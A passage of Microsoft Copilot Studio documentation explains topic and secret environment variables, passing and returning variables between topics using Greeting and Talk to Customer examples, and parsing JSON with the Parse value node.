The node attempts to interpret literal values as a string, a number, or a Boolean. For example, **123** is interpreted as a number. If you want it to be interpreted as a string value instead, wrap the value in double quotes, like this: **"123"**.

For some scenarios, such as scenarios that use complex types, you might need to use a [Power Fx formula](#) to set a specific type.

Use environment variables for Azure Key Vault secrets

An environment variable can reference a secret in Key Vault. Secret environment variables are a special case of environment variables with unique considerations.

To create a secret environment variable in Power Apps, you must [configure a Key Vault vault](#).

To authorize Copilot Studio to read this Key Vault vault, complete the following actions:

1. Assign the **Key Vault Secrets User** role to the *Microsoft Copilot Studio Service* application.

2. To authorize all agents from the environment to access the secret, create a tag `AllowedEnvironments` on the secret and add the allowed environment IDs separated by commas.
3. To authorize only specific agents from the environment to use this vault, create a tag `AllowedAgents` and put the agent identifier in the format `{envId}/{schemaName}`. For multiple values, separate the values with commas.

If you reach the maximum number of characters but still need to add more agents, add another tag with a descriptive but unique name (for example: `AllowedAgents2`).

The Dialog runtime caches the secret value for five minutes. It caches unsuccessful reads for 30 seconds.

Warning


By adding the secret in the agent, you might expose the value of this secret. Anyone who can edit the agent in the environment could add a **Message** node and return the value of the secret environment variables in a message.

Variables panel

Web app

In the **Variables** panel, you can view all the variables that are available for a topic, regardless of which nodes they're defined or used in.

To open the **Variables** panel, select **Variables** on the topic's menu bar.



For each topic variable, you can select whether it can receive its value from other topics, return its value to other topics, or both. You can also select a variable to edit its properties in the [Variable properties](#) panel.

Variable properties panel

In the **Variable properties** panel, you can rename a variable, see where your agent uses it, or convert it to a [global variable](#). You can't convert a global variable back to a topic variable. You can also select whether a topic variable can receive values from or pass its value to other topics.

To open the **Variable properties** panel for a variable, select the desired variable in the [Variables](#) panel. You can also open the **Variable properties** panel from any node that uses variables by selecting the desired variable.

Pass variables between topics

When you redirect one topic to another, you can pass the values of variables from the originating topic to the destination topic and also return values from the destination topic to the originating topic. Passing variables between topics is especially useful when an earlier topic already collected information that a later topic needs. Your users certainly appreciate not having to answer the same questions more than once.


Receive values from other topics

When a topic defines a variable (for example, in a **Question** node), the agent asks the user the question to fill in the variable's value. If the agent already acquired the value in an earlier topic, there's no reason to ask the question again. In such cases, you can set the variable to **Receive values from other topics**. When another topic redirects to this one, it can pass either the value of a variable or a **literal value** to this variable, and skip the question. The experience for the user talking to the agent is seamless.

Web app


This example uses two topics, **Greeting** and **Talk to Customer**. Both topics ask for the customer's name. However, if the **Greeting** topic runs first, the **Talk to Customer** topic skips its question. Instead, it uses the value of the variable passed from the **Greeting** topic.

Here's the flow of the **Talk to Customer** topic:



As shown in the test panel, if this topic is triggered first, it asks the user, "What should I call you?" It stores the value in a string variable called `customerName`. The `customerName` variable is also set to get its value from other topics. The topic concludes with the message, "I hope you're having a wonderful day, *customerName*!"

Here's the flow of the **Greeting** topic:



As shown in the test panel, if this topic is triggered first, it asks the user, "What's your name?" It stores the value in a string variable called `customerName`. The topic sends the message, "Pleased to meet you, *customerName*!" It then redirects to the **Talk to Customer** topic, which sends the message, "I hope you're having a wonderful day, *customerName*!" Note, however, that the **Talk to Customer** topic skipped asking for the user's name again. Instead, it used the value of the `customerName` variable passed from the **Greeting** topic.

Finally, here's that second conversation again, this time from the perspective of the **Talk to Customer** topic:

The screenshot displays the Microsoft Copilot Studio interface for configuring a topic named "Talk to Customer". The main workspace shows a flowchart with three nodes: a "Trigger" node with phrases "talk to me", "speak with me", and "chat with me"; a "Question" node asking "What should I call you?" with an "Identify" section set to "Person name" and a "Save user response as" field set to "{x} customerName string"; and a "Message" node with the text "I hope you're having a wonderful day...". The "Variables" panel on the right shows a list of variables, with "{x} customerName string" highlighted under "Topic (1)". Red arrows indicate the flow of data from this variable to the "Save user response as" field and the "Message" node. The "Test your agent" panel on the right shows a chat simulation with messages from a user and the agent, including "What can I help you with?", "hi", "What's your name?", "Ana", "Pleased to meet you, Ana!", and "I hope you're having a wonderful day, Ana!".


Walk through the steps to set up a topic to receive values from other topics. This example scenario uses the predefined topic **Greeting** as the source topic, and a new topic **Talk to Customer** as the destination topic, but the same steps work for any topic that should use a value from an earlier topic when possible.

Set up the destination topic

The destination topic receives values from other topics. In this example, it's **Talk to Customer**.

1. Create a new topic and name it "Talk to Customer."
2. Add trigger phrases such as "talk to me," "speak with me," and "chat with me."
3. Add a **Question** node and enter "What should I call you?" for the message.
4. Under **Identify**, select the prebuilt entity **Person name**.
5. Select the name of the variable. The **Variable properties** panel opens.

6. Replace the default name with `customerName`, and then select **Receive values from other topics**.



The image shows a 'Variable properties' dialog box with a close button (X) in the top right corner. It contains the following sections:

- Variable name:** A text input field containing 'customerName'.
- Type:** A dropdown menu showing 'string'.
- Reference:** A list box containing one item: 'Question: What should I call you?'. Below the list box, it says 'Variable gets value from this node if empty'. A link 'View all references' is below the list box.
- Usage:** Three radio buttons and one checkbox:
 - ☒ Topic (limited scope)
 - ☒ Receive values from other topics (highlighted with a red box)
 - ☐ Return values to original topics
 - ☐ Global (any topic can access)


7. Add a **Message** node.
8. In the message box, enter "I hope you're having a wonderful day, ".
9. Select the **Insert variable** icon (`{x}`), and then select **customerName**.
10. Select the space after the variable and enter an exclamation point (!).
11. Save the topic.

Set up the source topic

The source topic is the topic that redirects to another topic. It provides the value and passes it to the destination topic. In this example, it's **Greeting**.


1. Go to the **Greeting** topic and delete the default nodes, except for the **Trigger** node.

2. Add a **Question** node and enter "What's your name?" for the message.
3. Under **Identify**, select the prebuilt entity **Person name**.
4. Replace the default name with `customerNameFromGreeting`.
5. Add a **Message** node.
6. In the message box, enter "Pleased to meet you, ".
7. Select the **Insert variable** icon (`{x}`), and then select `customerNameFromGreeting`.
8. Select the space after the variable and enter an exclamation point (!).
9. Add a **Redirect** node, and select the destination topic **Talk to Customer**.
10. Select **Add input**, and then select the variable from the destination topic that you want to pass a value to.



11. Select the **>** icon, and then select the variable whose value you want to pass, `customerNameFromGreeting`, in this example.

The **Redirect** node should look like this:



12. Save the topic.

Return values to original topics

In an agent, a topic collects a specific piece of information. Multiple other topics can call it and expect it to return the information as a variable. The variable becomes part of the originating topic and can be used like any other variable. By making the information the agent obtains available across topics, this approach reduces the need for [global variables](#).

Web app

Let's continue with the example from the previous section. You ask a new question in the **Talk to Customer** topic, and then return the answer to the **Greeting** topic.

Set up the source topic for a returned variable

When you return a variable to a topic, the source topic is the topic that provides the value to pass back to the original topic. In this example, the source topic is **Talk to Customer**.

1. Go to the source topic.
2. Add a **Question** node and enter "What city do you live in?" for the message.
3. Under **Identify**, select the prebuilt entity **City**.
4. Select the variable to open the **Variable properties** panel. Name it `customerCity`, and then select **Return values to original topics**.

The screenshot shows the Microsoft Bot Framework Designer interface. At the top, the 'Talk to Customer' topic is selected. The main canvas displays a flow starting with a message node 'I hope you're having a wonderful day,...' followed by a 'Question' node. The 'Question' node is highlighted with a blue border. Its configuration shows the question 'What city do you live in?' and the 'Save user response as' field set to 'customerCity' (a string variable). The 'Variable properties' panel on the right shows the variable name 'customerCity', type 'string', and a reference to the 'Question' node. The 'Usage' section is set to 'Topic (limited scope)' with the option 'Return values to original topics' checked.

5. Add a **Message** node.
6. Select the **Insert variable** icon ({x}), and then select **customerCity**.
7. After the variable in the message box, enter " must be beautiful this time of year!".
8. Save the topic.

Set up the destination topic for a returned variable

When you return a variable to a topic, the destination topic receives values from the current topic. In the following example, the destination topic is **Greeting**.

1. Go to the destination topic.
2. The variable you selected in the source topic appears on the **Redirect** node as an output variable.

The screenshot displays the Microsoft Copilot Studio interface. On the left, the 'Greeting' topic is being edited. The flow consists of several steps: 1. A 'What's your name?' prompt followed by an 'Identify' node to capture the user's name into a variable named 'customerName'. 2. A 'Message' node with the text 'Pleased to meet you,...'. 3. A 'Redirect' node that uses 'customerName' as an input to generate a personalized greeting. 4. A 'Message' node that uses 'customerCity' as an input to generate a personalized message. 5. A final 'Message' node with a placeholder for a city name. On the right, the 'Test your agent' window shows a simulated chat session. Red arrows connect the configuration steps to the chat history: the 'Identify' node to the user's name input, the 'Redirect' node to the personalized greeting, and the final 'Message' node to the personalized city-based message. The chat history shows a user named 'Ana' from 'Philadelphia'.

3. Save the topic.

Parse values

The **Parse value** node converts a value from one type to another. A common use case for the **Parse value** node is converting raw JSON. For example, an agent calls a flow that calls an API. The API returns a result. You need a way to parse this result and return one or more primitive variables. By using the **Parse value** node, you can send the entire API result as a string, such as the following:

JSON

```
{
  "Name": "Parker",
  "Position": "Product manager",
  "Company": "Contoso",
  "FormerPositions": [{
    "Position": "Customer service representative"
  }]
}
```


The **Parse value** node converts the string variable into a variable of type **Record**. The Power Fx editor provides IntelliSense code completion and suggestions for this type.

Besides parsing JSON strings, a key use for the **Parse value** node is parsing untyped objects at runtime. The most common use case is when you receive an event and need to parse the event value. Or you might want to parse the `System.Activity.ChannelData` property, which varies at runtime by channel.

If you need to parse information from an event coming from Teams, refer to the Teams developer documentation to find an example of what the expected event might look like. You can then follow the instructions in this section, using the example event as sample data.

To add a **Parse value** node to a topic:

1. Select the **Add node**  icon under the node after which you want to parse a value. Point to **Variable management**, and select **Parse value**.
2. Add a **Parse value** node, and select the variable you want to parse.



3. For the data type, select **From Sample Data**.

Parse value

Parse value

{x} contactLiteral string >

Data type

Select type

- String
- Boolean
- Number
- Record
- Table
- From sample data**


4. Select **Get Schema from Sample JSON**, enter the desired JSON example in the editor that opens, and select **Confirm**.

Get schema from sample JSON


Use a sample of the data you expect to be parsed in JSON format.

```
1 {  
2   "Name": "Parker",  
3   "Position": "Product manager",  
4   "Company": "Contoso",  
5   "FormerPositions": [{  
6     "Position": "Customer service representative"  
7   }  
8 ]  
9 }
```

5. Select the variable to hold the parsed value. Usually, you create a new variable.



The output variable now has the expected type: **record**.



Related content

- [Variables overview](#)
- [Work with global variables](#)
- [Use entities and slot filling in agents](#)
- [Customize the look and feel of an agent](#)

Last updated on 03/12/2026

Work with global variables

Article • 03/21/2025

